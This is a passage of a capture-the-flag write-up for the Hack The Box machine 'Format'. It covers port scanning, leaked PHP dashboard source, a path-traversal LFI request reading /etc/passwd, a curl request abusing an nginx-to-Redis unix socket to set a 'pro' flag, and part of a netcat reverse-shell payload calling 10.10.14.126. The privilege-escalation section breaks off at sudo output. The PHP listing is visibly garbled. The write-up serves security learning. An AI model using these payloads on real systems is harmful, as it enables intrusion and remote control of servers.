

Table of Contents

Scanning.....	1
Testing Functionality – Register & Login	3
PRO	9
Privilege escalation	12
.format()	12

Scanning

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ nmap 10.129.176.140 -sC -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-02 12:12 EDT
Nmap scan report for format.htb (10.129.176.140)
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c3:97:ce:83:7d:25:5d:ed:b5:45:cd:f2:0b:05:4f (RSA)
|   256  b3:aa:30:35:2b:99:7d:20:fe:b6:75:88:40:a5:17:c1 (ECDSA)
|_  256  fa:b3:7d:6e:1a:bc:d1:4b:68:ed:d6:e8:97:67:27:d7 (ED25519)
80/tcp    open  http      nginx 1.18.0
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.18.0
3000/tcp  open  http      nginx 1.18.0
|_ http-title: Did not follow redirect to http://microblog.htb:3000/
|_ http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.30 seconds


```

Open ports: 22, 80, 3000


Viewing the website: app.microblog.htb

I added app.microblog.htb and microblog.htb to the /etc/hosts file.


Erel Regev



When clicking on "Get Blogging"



When clicking on "Brain Vectors by Vecteezy"



Erel Regev

Testing Functionality – Register & Login

Its always good to register if possible in order to test all features on the website.


Test

Test

Test

●●●●●●

Register



My Blogs

No blogs found... get blogging!!

I created a new blog:

```

Pretty  Raw  Hex
1 POST /dashboard/index.php HTTP/1.1
2 Host: app.microblog.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://app.microblog.htb/dashboard/?message=Site%20added%20successfully!&status=success
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 19
10 Origin: http://app.microblog.htb
11 Connection: close
12 Cookie: username=1a71bjrd7bquafpkte2a5u7v11
13 Upgrade-Insecure-Requests: 1
14
15 new-blog-name=testa
  
```

Erel Regev

New Blog

myawesomeblog

.microblog.htb

Create

My Blogs

testa	Visit Site	Edit Site
test	Visit Site	Edit Site

Back to the home page:

Infinite possibilities

benscoincoll

.microblog.htb

Loving Microblog? [Contribute here!](#)

When clicking on “Contribute here!”: <http://microblog.htb:3000/cooper/microblog>

```
1 GET /cooper/microblog HTTP/1.1
2 Host: microblog.htb:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://app.microblog.htb/
9 Cookie: username=1a71bjrd7bquafpkte2a5u7v11
10 Upgrade-Insecure-Requests: 1
11
```

cooper/microblog

Watch 1 Star 0 Fork 0

<> Code Issues Pull Requests Releases Wiki Activity

4 Commits 1 Branch 0 Tags 1.0 MiB

Branch: main

HTTP http://microblog.htb:3000/cooper/microblog.git

cooper 05c469097c rename microbucket, remove octopus pic 10 months ago

html v1.0.0 10 months ago

microblog rename microbucket, remove octopus pic 10 months ago

microblog-template rename microbucket, remove octopus pic 10 months ago

microbucket rename microbucket, remove octopus pic 10 months ago

pro-files v1.0.0 10 months ago


README.md v1.0.0 10 months ago

README.md

Microblog - A Micro Blog Editor

Erel Regev

I navigated through the repository and found the source code of the dashboard of the app:



```

1  <?php
2  $username = session_name("username");
3  session_set_cookie_params(0, '/', '.microblog.htb');
4  session_start();
5  if(is_null($_SESSION['username'])) {
6      header("Location: /login");
7      exit;
8  }
9
10 if (isset($_SESSION['username']) && isset($_POST['new-blog-name'])) {
11     if(!preg_match('/^[a-z]+$/i', $_POST['new-blog-name']) || strlen($_POST['new-blog-name']) > 50) {
12         print_r("Invalid blog name");
13         header("Location: /dashboard?message=Invalid blog name&status=fail");
14         exit();
15     }
16     addSite($_POST['new-blog-name']);
17 }
18
19 function getFirstName() {
20     if(isset($_SESSION['username'])) {
21         $redis = new Redis();
22         $redis->connect('/var/run/redis/redis.sock');
23         $firstName = $redis->HGET($_SESSION['username'], "first-name");
24         return "\"" . ucfirst(strval($firstName)) . "\"";
25     }
26 }
27
28 }
29
30 $redis = new Redis();
31 $redis->connect('/var/run/redis/redis.sock');
32 $redis->LPUSH($_SESSION['username'] . ":sites", $site_name);
33 $tmp_dir = "/tmp/" . generateRandomString(7);
34 system("mkdir -m 0700 " . $tmp_dir);
35 system("cp -r /var/www/microblog-template/* " . $tmp_dir);
36 system("chmod 500 " . $tmp_dir);
37 system("chmod +w /var/www/microblog");
38 system("cp -rp " . $tmp_dir . " /var/www/microblog/" . $site_name);
39 system("chmod -w microblog");
40 system("chmod -R +w " . $tmp_dir);
41 system("rm -r " . $tmp_dir);
42 header("Location: /dashboard?message=Site added successfully!&status=success");
43 }
44 else {
45     header("Location: /dashboard?message=Site not added, authentication failed&status=fail");
46 }
47 }

```

Saved it on my local in case I will need to dive into it.



Back to the user's dashboard.

Erel Regev

When I clicked "Edit site":




I clicked h1 and it seems to let me add an header to the created site:




Note the id parameter.

Erel Regev

When clicking on “txt”:




It seems to let me add text to the body of the page I believe.



Note the ID parameter.

Back to the dashboard and clicked on “View Site”:



The ID parameter is interesting. Its obviously posting it to the site. It feels like [LFI](#).

Erel Regev

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d

Burp	Project	Intruder	Repeater	Window	Help
Dashboard	Target	Proxy	Intruder	Repeater	Collaborator
Sequencer	Decoder	Comparer	Logger	Extensions	Learn

Intercept | HTTP history | WebSockets history | Proxy settings

Request to http://test.microblog.htb:80 [10.129.236.62]

[Forward] [Drop] [Intercept is on] [Action] [Open browser]

Pretty **Raw** Hex

```

1 POST /edit/index.php HTTP/1.1
2 Host: test.microblog.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://test.microblog.htb
10 Connection: close
11 Referer: http://test.microblog.htb/edit/
12 Cookie: username=n2jg7roknm54rj93mh9peqo8s2
13 Upgrade-Insecure-Requests: 1
14
15 id=../../../../../../../../etc/passwd&header=Test
  
```

LFI verified.

Another interesting piece of information found on both the source code and the website is the pro account.

```
18
19 function isPro() {
20     if(isset($_SESSION['username'])) {
21         $redis = new Redis();
22         $redis->connect('/var/run/redis/redis.sock');
23         $pro = $redis->HGET($_SESSION['username'], "pro");
24         return strval($pro);
25     }
26     return "false";
27 }
```

If the user is authenticated, it establishes a connection to a Redis server using the Redis class. The connection is established at the Unix socket `/var/run/redis/redis.sock`.

It then uses the Redis HGET command to retrieve a specific field ("pro") associated with the user's data. This suggests that in your Redis data store, there is a hash structure where user data is stored, and the "pro" field contains information about whether the user is a "pro".

The function returns the value of the "pro" field as a string. If the user is authenticated but doesn't have a "pro" field or if the Redis server is not available, it returns "false" as a default value.

More useful command can be found here:

<https://redis.io/commands/hset/>

Redis, which stands for Remote Dictionary Server, is an open-source, in-memory data store that serves as a high-performance, distributed, and persistent key-value database. It is often referred to as a "data structure server" because it can store and manage various data structures beyond simple key-value pairs. Redis is known for its speed, simplicity, and versatility, and it is widely used in a variety of applications and use cases.

Erel Regev

PRO

Regarding to the information above, I sent a request to the server:


```
curl -X "HSET"
```

```
http://microblog.htb/static/unix:%2fvar%2frun%2fredis%2fredis.sock:Test%20pro%20true%20a/b
```


Change the "Test" in the above command.

```
(kali㉿kali)-[~/Desktop/Machines/Format]
$ curl -X "HSET" http://microblog.htb/static/unix:%2fvar%2frun%2fredis%2fredis.sock:Test%20pro%20true%20a/b
<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Note that it has changed to pro (top right corner in the picture below):




Cut it here. You will be able to upload images after that, but its not the point here.



The point of having the pro user is that I can access the uploads directory.

I went back to the LFI found earlier, in order to try and upload a reverse shell from there.

Erel Regev




Edit Blog

test

&1|nc 10.10.14.126 443 >/tmp/f");?>

Accessing the blog I created, this time to the rev.php file in order to get a shell (I created a listener using netcat):



Erel Regev

Privilege escalation

First thing to check is if the current user cooper can execute command using sudo:

```
cooper@format:~$ sudo -l
[sudo] password for cooper:
Matching Defaults entries for cooper on format:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin

User cooper may run the following commands on format:
    (root) /usr/bin/license
cooper@format:~$
```

Trying to execute:

```
cooper@format:~$ sudo /usr/bin/license
usage: license [-h] (-p username | -d username | -c license_key)
